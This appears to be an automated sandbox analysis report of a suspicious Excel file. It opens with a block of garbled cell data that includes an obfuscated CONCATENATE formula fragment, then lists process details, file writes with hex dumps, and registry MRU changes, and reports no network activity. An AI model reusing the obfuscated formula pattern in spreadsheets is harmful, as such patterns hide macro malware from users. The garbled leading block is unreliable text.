,o,"",%>-,k,N_~,""=CONCATENATE(D187, P602, Y1087, L575)",4,X,=@,C,?n,|u,"",8,u,v,B,r,|, ,Az,#,!,t,;,F,?,?#;L,e,@,_(r,+,0,l,#,l,!,-,u,;c,Ef,j,R,M,{<?R,<,>*&,Q,"",U,n,^,p,A,%b,\,]^>,v,|Y,#,>,
,S,!,)^@,c,N,S,=q,\#,u,;r,;`z,q,| """" .h,f,;{j,$,E,N,S,z,9,3,5,K,J,7,e/,0,2,^K,t,|}]? """" G,`> """" X,
[t,t,P,e,"",y,@,5,t,X,B,1,w,^!,H,w,g,Px,r,O,G,>g,s,O,F,$,;..,e,g,|R,S,e,M,?m,S,~,L,D,>z,E,7,C,a,*;,v,6,|,1,},R,;r,`4,},p,?;8,R,g,C,S,ai,=b,v,*>g,0,8,q,X,S,V,9,G,4,x,G,&-,U,/d,i,0,l,;,,t,"",},R_~p,?*,L,9,3,q
,|,`1,E,G,>s,g,<),g&?,"",K,4,v,M,{L,G,M,i,(9,%,f,X, """" p,D,>_1,0,3,ts,~,K,7,r,g,l,A,w,j,"",[;,O,S,<A,Y,u,>,l,7,l,l,H,L,*E,K,&v,;|,},U,|,}A,l,;c,j,l,w,W,L,E,A, ,n,0,i,j,x,*h,!,n,@,T,)_~^q,e,^..#,
(,@,&,l,9,"",Q,P """" ],(,~t,#,K,n,x,6,g,;B,;o,8,#,C,c,z,>x,D,H,h,vP,l,g,8,$,;4, ,N,`i,m,1,h,n,d/_G,;"",
```

Network Behavior

No network behavior found

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 1824 Parent PID: 584

General

Start time:	11:47:39
Start date:	03/08/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f5e0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\39B6.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	13F92EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\9A340000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEE9969AC0	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\39B6.tmp	success or wait	1	13FB9B818	DeleteFileW

[File Moved](#)

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9A340000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	C:\Users\user\Desktop\loBfsC4t10n2.xls18	success or wait	1	7FEE9969AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	16384	05 8b c2 7e f3 cd 37 c8 6f 60 f3 d0 7a 56 7e 65 7b f8 e1 87 89 9d c5 3d 2f f2 cd 4f f9 9d 2b 02 9b 14 05 0b 53 97 f6 46 4e fd 72 8a 5e 07 40 c5 08 ab e5 a1 10 17 23 35 f0 5d 01 b5 4a 85 99 e7 09 ff d4 0b 5e 6f 46 c0 08 18 81 ed 21 60 42 df 17 db 92 3f 99 4b f5 45 cd e5 c6 43 c0 a3 6e 3c 2c 5d d3 01 22 10 da 1b 5d 29 37 6e de b8 f1 dd 0d 28 b5 d2 cc 13 ff 8a 4b 9e ad b2 f8 ab 9c 35 0a a5 5d c9 e3 95 c3 3e 3c f1 d2 de 84 c3 5e df f9 54 b2 1d 8a 05 a1 7f f0 c1 87 1c 59 7b 80 63 ce 5d 32 02 fb 84 80 09 fd 3e 59 c3 6d 39 08 04 c4 0f e8 ca f6 1e e1 72 25 8e 8b 56 a9 45 ee ae d9 53 8b 71 91 77 6d 15 04 36 f4 9e 34 ea 24 75 3d b6 0d dd 18 fc 8d ca 99 68 5e 38 e0 63 0f 6f 03 f0 be d7 8f aa 9c c8 97 8c 07 b9 11 30 02 db 46 c0 84 7e 3d 84 f7 ff be ac 90 2f 3c 52 dd	...~..7.o`.zV~e{.....=/.O.. +....S..FN.r.^.@.....#5.].. J.....^oF.....!B....?.K.E.. .C..n<.]..")7n.....(..... K.....5.].....>.....^.T....Y{.c.]2.....>Y.m9..... ...r%..V.E...S.q.wm..6..4.\$u =.....h^8.c.o.....0.. F.,~=...../<R.	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	14605	fd 00 0a 00 1c 05 09 00 40 00 43 00 00 00 fd 00 0a 00 1c 05 0a 00 40 00 29 00 00 00 fd 00 0a 00 1c 05 0b 00 40 00 4a 00 00 00 fd 00 0a 00 1c 05 0c 00 40 00 1d 00 00 00 fd 00 0a 00 1c 05 0d 00 40 00 4d 00 00 00 fd 00 0a 00 1c 05 0e 00 40 00 19 00 00 00 fd 00 0a 00 1c 05 0f 00 40 00 26 00 00 00 fd 00 0a 00 1c 05 10 00 40 00 59 00 00 00 fd 00 0a 00 1c 05 11 00 40 00 2a 00 00 00 fd 00 0a 00 1c 05 12 00 40 00 23 00 00 00 fd 00 0a 00 1c 05 13 00 40 00 06 00 00 00 fd 00 0a 00 1c 05 14 00 40 00 54 00 00 00 fd 00 0a 00 1c 05 15 00 40 00 0f 00 00 00 fd 00 0a 00 1c 05 16 00 40 00 29 00 00 00 fd 00 0a 00 1c 05 17 00 40 00 1e 00 00 00 fd 00 0a 00 1c 05 18 00 40 00 13 00 00 00 fd 00 0a 00 1c 05 19 00 40 00 46 00 00 00 fd 00 0a 00 1d 05 00 00 40 00 16 00 00 00 fd 00 0a@.C.....@.).....@.J.....@.....@.M.....@..... ..@.&.....@.Y..... @.*.....@.#.....@..@.T.....@..@.).....@.....@.....@.F.....@.....	success or wait	1	7FEE9969AC0	unknown

[illegible]

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	16384	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	16384	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	16384	success or wait	1	7FEE9969AC0	unknown

Key Created

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEE9969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEE9969AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E6009040010000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1359151105	1359151106	success or wait	1	7FEE9969AC0	unknown

Disassembly